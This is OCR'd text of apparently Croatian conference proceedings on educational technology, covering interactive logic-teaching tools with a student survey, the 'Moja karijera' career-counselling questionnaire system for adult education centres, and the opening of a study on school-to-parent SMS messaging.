
IV. INTERAKTIVNI ALATI U NASTAVI LOGIKE

Prvo ćemo navesti nekoliko edukativnih sadržaja koji imaju za cilj učiniti nastavu logike jednostavnijom, prihvatljivijom i bližom učenicima. A neki od njih su:

A. Interaktivna logika

Web stranica Interaktivna logika http://www.ffst.hr/~logika/pilot/ nudi mnoštvo zanimljivih sadržaja s područja logike. Stranica je na hrvatskome jeziku, a sastoji se od četiri glavna linka *Interaktivnost, Predavanja, Rječnik, Albumi.* [1]

Za nas je najzanimljiviji link *Interaktivnost.* Klikom na ovaj link dolazimo do kolekcije interaktivnih materijala koji nam pružaju mogućnost kreiranja logičkih sadržaja, provjeravanja znanja iz logike, rješavanja problemskih zadataka. Tako ovdje možemo naći interaktivne sadržaje vezane uz Turingov stroj, Kategorički silogizam (Slika 4.), Uvježbavanje prikaza kategoričkih silogizama pomoću Vennovih dijagrama, Uvježbavanje konstrukcije istinitosnog stabla, Kalkulator za neposredne zaključke, Logički kvadrat iz klasične logike (Slika 4.) i dr.




Slika 4. Prikaz interaktivne vježbe iz logike

B. Web alat Gliffy

Gliffy je web 2.0 alat za izradu raznih dijagrama (dijagrama tijeka, tlocrta, Vennovih i organizacijskih dijagrama, tehničkih crteža).

Ovaj alat je besplatan za korištenje, a za kreiranje dijagrama nije potrebna niti registracija. Registriranim korisnicima nudi se mogućnost spremanja privatnih ili javnih dijagrama i kolaboracija.

Dijagrami se kreiraju tehnikom *povuci–spusti*, a mogu se primjenjivati različiti stilovi dijagrama, uređivati i mijenjati izgled (ispuna, obrub, font i sl.) Korisnici svoje dijagrame mogu ispisivati te spremati online ili na vlastito računalo u nekom od slikovnih formata, Gliffy XML formatu koji se kasnije može uređivati ili SVG formatu za uređivanje u alatu Visio. [5]



Slika 5. Prikaz izrade dijagrama tijeka u programu Gliffy

Gliffy svojim korisnicima nudi vrlo jednostavan i detaljan vodič za rad, upute, forum i sl.

Gliffy se može koristiti u nastavi informatike i logike za razvijanje logičkog mišljenja i razvijanje algoritamskog pristupa rješavanju problema, a zbog jednostavnosti rada u njemu pogodan je za učenike osnovnih škola. [5]

V. PRIMJENA INTERAKTIVNIH ALATA U NASTAVI

Možemo zamijetiti da se svakim danom sve više profesora i predavača u nastavi koristi interaktivnim alatima kako bi djeci i slušačima svoja predavanja učinili zanimljivijima, prihvatljivijima i primjenjivijima u današnjem svijetu moderne tehnologije. [2]

Neki od interesantnih online interaktivnih alata s područja filozofije i logike navedeni su već gore u tekstu. Ovdje ćemo navesti još jedan zanimljivi interaktivni alat za učenike osnovnih škola i to učenike od prvog do četvrtog razreda. Web stranica na kojoj se može pogledati i koristiti sadržaj ovog interaktivnog alata je na adresi http://www.inet.hr/~ifalak/kviz/kviz-1.htm.

Svakako valja spomenuti i prednosti korištenja ovih interaktivnih alata, a te prednosti su:

- rad za računalom traži aktivno sudjelovanje učenika,
- individualizira učenje i potiče kreativnost, snalažljivost,
- učenik uči samostalno i vlastitim tempom,
- računalo je u većini slučajeva interaktivno,
- računalo poboljšava kognitivne vještine; prema nekim istraživanjima, više kod učenika sniženih sposobnosti,
- omogućuje istraživačko, iskustveno i otvoreno učenje,
- raste motivacija za učenje i napredovanje,
- učenici vole međusobno surađivati i komunicirati dok rade na računalu,
- učenik sam procjenjuje kvalitetu svojih odgovora i korigira ih nakon povratne informacije. [2]

A. Anketni upitnik

ANKETNI LIST ZA UČENIKE

Razred:_____
Škola:_____
Spol: _____ M/Ž

Dragi učenici,

U okviru istraživanja želimo Vam postaviti nekoliko pitanja na temu "Istraživanje primjene online radionica u

nastavi filozofije i logike kroz korištenje Interneta". Ovaj upitnik će omogućiti procjenu vašeg zadovoljstva realiziranim radionicama u nastavi filozofije i logike.

Cilj ovog istraživanja je istražiti vaše mišljenje o Internetu i online radionicama iz filozofije i logike u nastavnom procesu, te evaluaciju nastavnih sadržaja primjenom novih tehnologija.

Molim odgovoriti:

1.Koliko dnevno koristim Internet?

a) dva sata
b) manje od jedan sat dnevno
c) četiri sata
d) više od šest sati_____ (napiši koliko)
e) ne koristim ga uopće

2. Internet koristim uglavnom:
a) za zabavu i društvene mreže
b) u svrhu rješavanja svakodnevnih školskih obaveza
c) vrlo rijetko koristim internet
d) _____

3. U školi bi tijekom nastave trebalo više koristiti Internet:
a) da
b) ne
c) nemam mišljenje o tome
d) vrlo rijetko

4. Jeste li zadovoljni online radionicama iz filozofije?
a) da
b) ne
c) ne znam

5. Smatrate li da su online radionice zanimljivije nego teoretska predavanja na satu filozofije?
a) da
b) ne
c) ne znam

6. Ovakve online radionice bi trebali primjenjivati i na ostalim satima u nastavi:

a) da
b) ne
c) ne znam
d) ponekada

7. Navedi barem dva predmeta u kojima bi trebali koristiti online radionice u nastavi i napiši zašto:
_____
_____
_____
_____

8. Smatrate li da će se poboljšati vaše znanje primjenom ovakvih radionica:
a) da
b) ne
c) ne znam

9. Po vašem mišljenju online radionice su bile:
a) interesantne
b) dosadne
c) praktične
d) potaknule su me na daljnje promišljanje istraživanje (napiši čega i kako)
_____

10. Što vam se je najviše svidjelo u ovim online radionicama?

a) tekstovi i pjesme pojedinih autora
b) pristup problematici odabranih tekstova
c) ništa, bile su mi dosadne
d) potaknule su me na daljnje promišljanje istraživanje (napiši čega i kako)
_____
_____

Zahvaljujem.

B. Rezultati primjene interaktivnihh alata u nastavi


Koristeći gore sastavljeni anketni listić (upitnik) provela sam istraživanje na uzorku od 124 učenika. Polovica učenika od gore navedenog broja slušala je predmet logiku, a druga polovica predmet filozofiju. Broj ženskih ispitanika iznosio je 79, a broj muških ispitanika 45.

Nastava logike izvodi se u trećim razredima gimnazije u trajanju od jednog školskog sata tjedno. Tijekom nastavne godine učenici su imali priliku koristit računala u informatičkoj učionici i odraditi nekoliko online radionica iz logike koristeći interaktivne alate na webu.

Nastava filozofije izvodi se u četvrtim razredima gimnazije u trajanju od dva školska sata tjedno. Tijekom nastavne godine učenici su imali priliku koristiti računala u informatičkoj učionici i odraditi nekoliko online radionica iz filozofije koristeći interaktivne alate na webu.

Online interaktivna radionica koje su učenici ponajviše koristili nalaze se na web adresi: http://www.radionicapolic.hr/filozofija/FOprirucnik/fisa.htm.

Slika 6. Interaktivna radionica i radni materijali iz filozofije




Slika 7. Prikaz rezultat anketnog listića (pitanje broj 10)

Rezultati anketnog upitnika su zanimljivi. Ovdje ćemo navesti nekoliko primjera. Iz analize rezultata je vidljivo da veći broj učenik prihvaća ovakav rad i pristup nastavnim sadržajima. Na pitanje broj devet **Po vašem mišljenju online radionice su bile:**

a) interesantne
b) dosadne
c) praktične
d) potaknule su me na daljnje promišljanje istraživanje (napiši čega i kako)


69% učenika je odgovorilo da su im radionice bile interesantne, 19% učenika da su ih radionice potaknule na daljnje promišljanje i istraživanje, 6% učenika odgovorilo je da su radionice bile praktične, a 5% posto učenika da su im radionice bile dosadne. Slika 8. prikazuje rezultate anketnog listića vezane uz pitanje po vašem mišljenju online radionice su bile.

Ono što se je najviše učenicima svidjelo kod ovih radionica je: da su navedeni primjeri zanimljivi i potaknuli su ih na daljnje razmišljanje njih oko 15% to tvrdi, ostali kažu da im je pristup problematici odabranih tekstova bio ono što im je ponajviše privuklo pažnju, to tvrdi njih 35%, neki su rekli da su to bili tekstovi i pjesme pojedinih autora iz drugih područja oko 45% učenika ovo tvrdi i njih 5% kažu da im radionice nisu bile zanimljive.



Slika 8. Prikaz rezultat anketnog listića (pitanje broj 9)

Slika 7. prikazuje rezultate anketnog listića vezane uz pitanje što vam se je najviše svidjelo u ovim online radionicama.



Slika 8. Prikaz rezultata anketnog listića (pitanje broj 5)

Iz rezultat prikazanog na (Slici 8.) vidljivo je da je veći broj učenika pozitivno reagirao na primjenu interaktivnih alata u nastavi. 85% učenika je odgovorili da, 5 posto učenika ne, a 10% učenika ne znam.

VI. ZAKLJUČAK

Interaktivni sadržaji u nastavi filozofije i logike trebali bi biti spona između nastavnog gradiva i praktične primjene.

Poznato je da se filozofijsko gradivo najsigurnije i najlakše usvaja čitanjem i kvalitetni proučavanjem izvornih tekstova filozofa.

No što s učenicima u gimnaziji koji dakako nemaju vremena, a neki nažalost niti volje za ozbiljniji pristup filozofiji i logici?

Gore navedeni interaktivni sadržaji trebali bi u prvome redu potaknuti učenike na aktivnije proučavanje i bavljenje nastavnim sadržajima iz filozofije i logike, ali isto tako i ostalih predmeta.

Interaktivni sadržaji bi trebali na najbolji mogući način biti veza između profesora i učenika, te omogućiti studioznij, kvalitetniji rad u školi i kod kuće, a ujedno bi potaknuli mlade ljude (učenike) na daljnje istraživanje i bavljenje ovim i nekim drugim sadržajima.

Iz analize anketnih podataka vidljivo je da veći broj učenika podržava i prihvaća interaktivne alate i sadržaje i da im isti ti sadržaji daju poticaja za daljnje istraživanje i proučavanje.

„Moja karijera“ – informatički sustav ne psihologijskih upitnika Hrvatske zajednice pučkih otvorenih učilišta

Vjeran Bušelić* i Zoran Jančić **

* Visoka škola za primijenjeno računarstvo/Centar karijera, Zagreb, Hrvatska

** Visoka škola za primijenjeno računarstvo/Odjel razvoja, Zagreb, Hrvatska

vjeran.buselic@racunarstvo.hr

Sažetak – Hrvatska zajednica pučkih otvorenih učilišta je IPA projektom „Karijera i obrazovanje u skladu – za sve“, sufinanciranim od strane Europske unije, pokrenula uvođenje modernog pristupa karijernom savjetovanju ili profesionalnom usmjeravanju u svoju strukovnu zajednicu. Tijekom projekta pokrenuto je osnivanje karijernih savjetovališta u većini od 15 pučkih otvorenih učilišta sudionika projekta. Osim inicijalnog osposobljavanja budućih karijernih savjetnika dio projekta posvećen je i radu na informatičkoj podršci cijelog sustava.

U okviru Pučkog otvorenog učilišta Algebra, a pod vodstvom stručnjaka Visoke škole za primijenjeno računarstvo i njenog Centra karijera, razvijena je inicijalna verzija informatičkog sustava Hrvatske zajednice pučkih otvorenih učilišta „Moja karijera“ koja će biti prikazana u ovom radu. Uz računalni program „Moj izbor“, Hrvatskog zavoda za zapošljavanje, namijenjen prvenstveno profesionalnom usmjeravanju; sustavom „Moja karijera“ karijerni savjetnici dobivaju jedan o rijetkih informatičkih sustava primarno usmjeren na ne psihologijska testiranja kandidata kojima se značajno olakšava i ubrzava prikupljanje i procjena različitih tipova informacija o polazniku. Time je proces procjene osobina polaznika gotovo u potpunosti automatiziran, polaznici i ne moraju dolaziti u ustanovu radi testiranja, nego sve vrijeme s karijernim savjetnikom mogu posvetiti planiranju svoje budućnosti.

I. UVOD

Hrvatska zajednica pučkih otvorenih učilišta je neprofitna, nevladina, nacionalna krovna zajednica ustanova za trajnu naobrazbu i kulturu. Osnovana je još 1954. godine sa zadaćom razmjene iskustava i programa te objedinjavanja kadrovskih potencijala. Članstvo je dobrovoljno, a same članice u lokalnom okruženju prvenstveno pružaju usluge podizanja općeg znanja i to pretežito odraslim osobama kako bi ih aktualnim znanjima i vještinama osvježili i pomogli im u kvalitetnom radnom uklapanju u današnji, bitno brži i zahtjevniji svijet od onog u kojem su se inicijalno školovali. Pučka otvorena učilišta u potpunosti provode koncept cjeloživotnog učenja – (LLL - Lifelong Learning [1]) sustavnog obrazovanja u svim životnim razdobljima i u svim oblicima: formalnim, neformalnim i informalnim.

Hrvatska od 2011. godine aktivno sudjeluje u Europskoj mreži politika cjeloživotnog profesionalnog usmjeravanja (skr. ELGPN - European lifelong guidance policy network) kroz koju sustavno usklađuje nacionalnu politiku cjeloživotnog profesionalnog usmjeravanja, zapošljavanja, cjeloživotnog učenja i socijalnog uključivanja u skladu s EU rezolucijama vezanim uz cjeloživotno učenje [2]. Kao konkretnu aktivnost i direktan doprinos upravo temeljem vlastitih iskustava na osnovu bazičnog modela pučkih otvorenih učilišta [3] Hrvatska zajednica pučkih otvorenih učilišta je uz partnere SELECTIO d.o.o. i Hrvatski zavod za zapošljavanje (HZZ) područna služba Šibenik, te portal MojPosao; pokrenula projekt s ciljem usklađenja obrazovne ponude s potrebama lokalnog tržišta rada.

II. PROJEKT KARIJERA I OBRAZOVANJE U SKLADU – ZA SVE

Projekt „Karijera i obrazovanje u skladu – za sve“, za cilj ima razvoj kapaciteta ustanova za obrazovanje odraslih u svrhu uspostave nove usluge karijernog savjetovanja namijenjene pojedincima (nezaposlenima i zaposlenima) kao i poslodavcima.

Projektom su obuhvaćeni polaznici 15 ustanova za obrazovanje odraslih u Gradu Zagrebu, Zagrebačkoj, Šibensko-kninskoj i Karlovačkoj županiji.

U projektu je prije svega obavljena temeljita analiza postojeće prakse procjene obrazovnih potreba putem intervjua i upitnika u ustanovama za obrazovanje odraslih i područnim službama HZZ-a, te su izvršena opsežna (900 upitnika) on-line ispitivanja javnosti i korisnika na portalima Mojposao i Educentar.net.

Drugi dio projekta je uključio sustavnu procjenu kapaciteta - prostornih, materijalnih i kadrovskih u ustanovama za obrazovanje i za većinu je održana specijalistička edukacija u kojoj je sudjelovalo 20 karijernih savjetnika s ciljem osposobljavanja za samostalno provođenje karijernog savjetovanja na visokoj profesionalnoj razini.

U završnoj fazi održana su četiri okrugla stola za poslodavce u Šibeniku, Kninu, Velikoj Gorici i Zagrebu, te su napravljene i distribuirane informativne brošure i za poslodavce i posloprimce o mogućnostima obrazovanja odraslih i njihovoj novoj mogućoj karijeri.

III. KARIJERNO SAVJETOVANJE

Današnje doba karakterizirano je neočekivanim i brzim promjenama kako u tehnologiji, tako i na tržištu rada. Stupanj i intenzitet promjena često nas toliko šokira da nas sve više preplavljuje osjećaj opće nesigurnosti i zabrinutosti. Pogotovo je to slučaj kod starije populacije koja je odrasla u uvjerenju da školovanje završava u ranim dvadesetim i da je stalan posao nemoguće izgubiti. Upravo da bi se kvalitetno uhvatili u koštac s tim vrlo neugodnim egzistencijalnim problemima sve se više u društvu razumije kako upravljanje karijerama nije luksuz već potreba. Životni plan polako postaje okosnica i osobnog i profesionalnog usmjerenja. Osobni razvoj, kvalitetne informacije, osvješćivanje, postavljanje ciljeva, odlučivanje i provođenje odluka, nerijetke promjene karijera – sve su to osnovni koraci današnjeg modernog karijernog savjetovanja. Sažeto u dvije riječi ono osigurava prilagodljivost i fleksibilnost u novim, promjenjivim uvjetima današnjice [4].

Definicija karijernog savjetovanja koju daje OECD [5] kaže da karijerno savjetovanje uključuje usluge (karijerno informiranje, usmjeravanje i savjetovanje) usmjerene pružanju podrške osobama u bilo kojoj dobi i u bilo kojem trenutku života za donošenje odluka u obrazovanju, usavršavanju i odabiru zanimanja, te za upravljanje njihovom karijerom.

Moderna kretanja u području karijernog savjetovanja ili profesionalnog usmjeravanja pomiču se od psihološkog modela (savjetnici psiholozi, te značajno oslanjanje na psihološka testiranja) prema pedagoškom modelu (savjetnici su različitih profila, naglasak na pedagoškim aspektima u procesu savjetovanja – učenje o vještinama upravljanja karijerom, stjecanje praktičnog iskustva itd.), koji i dalje u sebi ima elemente psihološkog modela (npr. korištenje psiholoških testova).

Obzirom da u pučkim otvorenim učilištima nedostaje stalno zaposlenih stručnjaka psihologa, upravo ovi novi trendovi promjene težišta karijernog savjetovanja s naglaskom na pedagošku komponentu uz kvalitetno psihologijski vođeno obrazovanje u svrhu razumijevanja primjene ne-psihologijskih testova i upitnika osnove su uspješnosti cijelog projekta. U nizu radionica i savjetovanja, uz stručni nadzor u praktičnom radu, svih dvadeset polaznika kvalitetno se obučilo i omogućilo svojim učilištima ponuditi novi nivo usluge.

IV. MODEL KARIJERNOG SAVJETOVANJA PUČKIH OTVORENIH UČILIŠTA

Sam model karijernog savjetovanja razvijen u sklopu projekta sastoji se od pet faza i prikazan je na Slici 1:

Sl.1. Model Karijernog savjetovanja Pučkih otvorenih učilišta

1. **Inicijacija:**

Ostvaruje se prvi kontakt, obostrano upoznavanje i razmjena osnovnih podataka, upoznavanje s motivacijom polaznika i postavljanje očekivanja savjetovanja. Obavezno je upoznavanje s životopisom kandidata i/ili najava njegove izrade odnosno revizije u skladu s ciljevima.

2. **Formalna procjena vještina, stavova, vrijednosti, osobnosti**

Provode se testovi i upitnici za prikupljanje informacija (snage, slabosti, vještine, sposobnosti, stavovi, interesi, vrijednosti i osobnost) temeljem kojih ćemo postaviti individualne ciljeve. Veliki dio testova se može obaviti unaprijed korištenjem računala, tako da se tijekom sastanka bavimo interpretacijom i razumijevanjem.

3. **Istraživanje mogućnosti**

U ovom se dijelu uključuju i podaci s lokalnog tržišta rada, tako da se savjetovanje usmjerava na prepoznavanje karijernih interesa, postojećih vještina i mogućnosti primarno usmjerenih prema realnom stanju na tržištu.

4. **Donošenje odluka**

U ovoj je fazi bitan i naglasak na osobnom preuzimanju odgovornosti za vlastitu karijeru, uz pomoć savjetnika u identificiranju, prioritiziranju i postavljanju alternativnih putova.

5. **Planiranje i tranzicija**

U ovoj, završnoj fazi je bitno da se postavljeni ciljevi pretvore u realne, vremenski usklađene planove. Posebno se identificiraju svi neophodni resursi i rizici kako bi tranzicija bila operativna, a ne samo lista želja na papiru.

Kroz ovako postavljen proces karijernog savjetovanja korisnik će korištenjem različitih alata i uz stručnu potporu karijernog savjetnika analizirati mogućnosti za razvoj vlastite karijere, aktivno odabrati obrazovne programe kojima će učinkovito iskoristiti svoje potencijale u skladu s potrebama lokalnog tržišta rada, a time osigurati vlastitu zapošljivost [6].

Tijekom karijernog savjetovanja korisnik će sustavno:

- obraditi ključne teme vezane za proakivno traženje posla/razvoj karijere (pisanje CV-a, intervju za posao i dr.),
- osvijestiti vlastite stavove i ponašanja te otpore u (ne)traženju posla/razvoju karijere,
- osvijestiti vlastitu ulogu i odgovornost u (ne)traženju posla/razvoju karijere,
- osvijestiti kapacitete i osnažiti ih u smjeru jačanja samopouzdanja, samopoštovanja i proaktivnosti u traženju posla/razvoju karijere,
- osvijestiti, razviti i ojačati kompetencija (osobne i profesionalne), i na kraju obučiti se za
- puno lakše podnošenje psihološki i materijalno neugodne situacije nezaposlenosti/razvoja karijere.

V. INFORMATČKA PODRŠKA


Kako danas na hrvatskom tržištu za karijerna savjetovanja još uvijek ne postoje standardni sustavi informatičke podrške, to je dio projekta posvećen i olakšanju rada karijernih savjetnika ali i samih polaznika. Od Hrvatskog zavoda za zapošljavanje nabavljen je računalni program „Moj izbor“ [7] namijenjen prvenstveno informiranju i profesionalnom usmjeravanju, a za osnovne poslove evidencije polaznika, pripremu i diseminaciju ne psihologijskih upitnika i Internet pristup u sustav pod vodstvom stručnjaka Visoke škole za primijenjeno računarstvo razvijena je inicijalna verzija informatičkog sustava Hrvatske zajednice pučkih otvorenih učilišta „Moja karijera“ [8].

Inicijalna, jer je obzirom na kratkoću vremena razvoja i nedostatna financijska sredstava iskorištena myQtest osnova Algebrine kompetencije u razvoju sustava ATES za automatizirani sustav provjere znanja ECDL (European Computer Driving Licence) školovanja.

Sustav je izveden u Internet serversko-klijentskoj arhitekturi uz potpunu sigurnosnu zaštitu. Serverski dio sustava se zajedno sa pripadajućom bazom podataka nalazi na zajedničkom web serveru i koristi prvenstveno za administraciju. Korisnika, upitnika, pitanja i odgovora i naravno svu komunikaciju sa klijentskim dijelom aplikacije tijekom ispunjavanja i obrade upitnika, te njihovo individualno i statističko pregledavanje. Klijentski dio sustava je namijenjen je osobama koje ispunjavaju upitnike i funkcionira kao tzv. „thin client“ aplikacija koja se u cijelosti izvodi u web pregledniku korštenjem Flash tehnologije.

Korisnici sustava su podijeljeni u dvije osnovne skupine: **kandidati** – osobe koje ispunjavaju upitnike (Slika 2) i administratori – korisnici s većim privilegijama koje imaju pristup administratorskom sučelju (**karijerni savjetnici** (Slika 3), **administratori ustanova**).

Sl.2. Izbor ne psihologijskih upitnika odabrane grupe polaznika karijernog savjetovanja u Pučkim otvorenim učilištima (pogled korisnika)



Sl.3. Statistika upitnika odabrane grupe polaznika karijernog savjetovanja u Pučkim otvorenim učilištima (pogled karijernog savjetnika)

Važno je naglasiti kako svaka ustanova ima mogućnost vlastite organizacije savjetovanja, ovisno o broju i raspoloživosti svojih karijernih savjetnika i vlastite specijalizacije obzirom na mogućnost obrazovne ponude. Sva priprema i organizacija savjetovanja vodi se metodički kroz jedinstven sustav, a korisnicima koji imaju pristup Internet tehnologijama je omogućeno bitno bolje iskorištenje svog vremena. Njima je na raspolaganju sve: od općih informacija, mogućnosti direktnih upita, kao i same prijave za savjetovanje, a u postupku samog savjetovanja i ispunjavanja dijela upitnika od kuće: na taj je način i vrijeme provedeno uz savjetnika puno kvalitetnije, efikasnije i usmjerenije pogotovo u odnosu na dosadašnja iskustva gdje se veći dio vremena provede na prikupljanju podataka, a bitno manji na njihovoj interpretaciji, analizi i postavljanju ciljeva i osobnih planova.

ZAKLJUČAK

Moderna kretanja u području karijernog savjetovanja ili profesionalnog usmjeravanja pomiču se od psihološkog prema pedagoškom modelu. Naglasak savjetovanja je na pedagoškim aspektima u procesu savjetovanja – učenje o vještinama upravljanja karijerom uz stjecanje praktičnog iskustva. Naravno da su i dalje prisutni elementi psihološkog modela kao što su raznovrsni upitnici u svrhu procjene vještina, stavova, vrijednosti i osobnosti. Uz kvalitetnu obuku djelatnika pučkih otvorenih učilišta i uz pomoć modernih informacijskih sustava koji im olakšavaju i ubrzavaju rad, moguće je značajno

unaprijediti rad s korisnicima i pomoći im učinkovito iskoristiti potencijale u skladu s potrebama lokalnog tržišta rada i uz kvalitetno odgovarajuće obrazovanje im pomoći da osiguraju bolju zapošljivost.

Utjecaj jednosmjernog komunikacijskog kanala između obrazovne ustanove i roditelja/staratelja baziranog na SMS porukama na poznavanje ocjena i termina testiranja od strane roditelja/staratelja

mr.sc. Kristian Đokić
Veleučilište u Požegi, Požega, Hrvatska
kdjokic@vup.hr

Sažetak - Mobilna telefonija, odnosno njena SMS usluga bi se mogla intenzivnije koristiti za ostvarivanje još jednog komunikacijskog kanala između obrazovnih ustanova i roditelja/staratelja učenika. U radu su prezentirani rezultati istraživanja u kojem su tokom dva mjeseca slane SMS poruke sa ocjenama i najavama testova učenika na mobilne telefone roditelja/staratelja, te se nakon tog perioda istražio utjecaj na poznavanje ocjena i termina testiranja od strane roditelja. Istraživanje je provedeno na 3 osnovne škole u Požeško-slavonskoj županiji, a u istraživanju su učestvovali roditelji/staratelji učenika osmih razreda tih škola.

I. UVOD

Ubrzani razvoj informacijsko komunikacijskih tehnologija znatno utječe na obrazovne sustave, prije svega na samo prenošenje novih znanja i vještina. Osim toga utjecaj se očituje i na komunikaciju čiji primarni cilj nije obrazovanje u užem smislu, već razmjena ostalih vrsta informacija u cilju bolje organizacije, poticanja na rad, informiranja o uspjehu i slično. S obzirom da obvezno formalno obrazovanje počinje već od šeste godine starosti, a ovisno o interesu može trajati cijeli život, jasno je da se oblici komunikacije između obrazovnih ustanova i korisnika njihovih usluga razlikuju. Tijekom osnovnog i srednjeg obrazovanja važnu ulogu u životu djeteta, pa samim tim i u komunikaciji s obrazovnom ustanovom, imaju roditelji/staratelji, a kako dijete sazrijeva, važnost roditelja/staratelja se smanjuje.

Utjecaj informacijsko komunikacijskih tehnologija na obrazovanje najbolje se očituje razvojem sustava za udaljeno učenje. Takvi sustavi od samog početka imaju u sebi podsustave za komunikaciju čija primarna funkcija nije obrazovanje u užem smislu, a razvojem sustava za udaljeno učenje razvijaju se i podsustavi za komunikaciju. S obzirom da se sustavi za udaljeno učenje najviše koriste na visokoškolskim ustanovama, većina sustava je prilagođena visokoškolskoj populaciji dok su navedene osobitosti u komunikaciji u osnovnom i srednjem školstvu često zanemarene. Konkretno, zanemaruju se roditelji, odnosno staratelji te značaj njihove komunikacije s obrazovnom ustanovom.

S druge strane, na tržištu postoje usluge koje nisu vezane za sustave udaljenog učenja, a primarna funkcija im je ostvarivanje komunikacije između obrazovnih ustanova i roditelja, odnosno staratelja. S obzirom da se danas dosta često koristi kriterij financijske isplativosti za uvođenje nekih proizvoda i usluga, nužno je sagledati utjecaj novih usluga na različite aspekte komunikacije i odnosa između obrazovnih ustanova i njihovih korisnika, u ovom slučaju roditelja/staratelja. Izostanak znanstvenih radova koji analiziraju te usluge upućuje da one nisu detaljno analizirane prije korištenja, a s obzirom da utječu na jedan vrlo složen sustav – obitelj, sveobuhvatna analiza je imperativ s ciljem dobrobiti cjelokupne zajednice

U ovom radu istražit će se utjecaj jednog takvog komunikacijskog kanala između obrazovne ustanove i roditelja/staratelja ostvarenog uz pomoć SMS poruka na poznavanje uspjeha učenika i termina pismenih provjera znanja koje će učenik pisati, od strane roditelja/staratelja.

II. SMS USLUGA U OBRAZOVANJU

Osnovna funkcija usluge SMS je omogućavanje razmjene ograničene količine informacija između dva korisnika mobilnih mreža. S vremenom se osnovna SMS usluga počela koristiti kao osnova za druge usluge. Usluge temeljene na SMS porukama možemo podijeliti u tri kategorije:

a) korisničke aplikacije temeljene na SMS-u, a tu pripadaju komunikacija među pretplatnicima, razne informacijske usluge, dojave o pristiglom faksimilu ili govornoj poruci, dojava o primitku elektroničke pošte i drugo;

b) poslovne aplikacije temeljene na SMS-u, a tu pripada nadzor vozila te udaljeni nadzor općenito;

c) aplikacije operatora temeljene na SMS-u, a tu pripadaju usluge zaključavanja i nadogradnje SIM kartice, indikator poruka i slično [1].

Obrazovne ustanove prepoznale su prednosti usluge SMS te su se u obrazovnim ustanovama počeli pojavljivati sustavi čija je osnova ta usluga. Autori Suplido i Librero predložili su podjelu usluga kojima je osnova usluga SMS, a vezane su uz obrazovanje:

a) distribucija nastavnog materijala,
b) informacije vezane za organizaciju nastave (obavijesti o promjeni termina nastave, promjene termina konzultacija i slično),
c) promocija aktivnosti nevezanih uz nastavu (studentski izbori, mogućnosti zaposlenja, razni popusti i slično),
d) administrativne informacije (aktivnosti ustanove, informacije o stipendijama, naknadama i priznanjima), [2][3]

Librero et.al. istraživali su mogućnosti primjene SMS poruka kao medija za mobilno učenje. Autori navode da je velik problem kod korištenja SMS poruka ograničenje od 160 znakova te da je u takvim projektima ključna kvalitetna tehnička podrška. U radu su naveli preporuke za korištenje SMS poruka pri izradi nastavnog materijala:

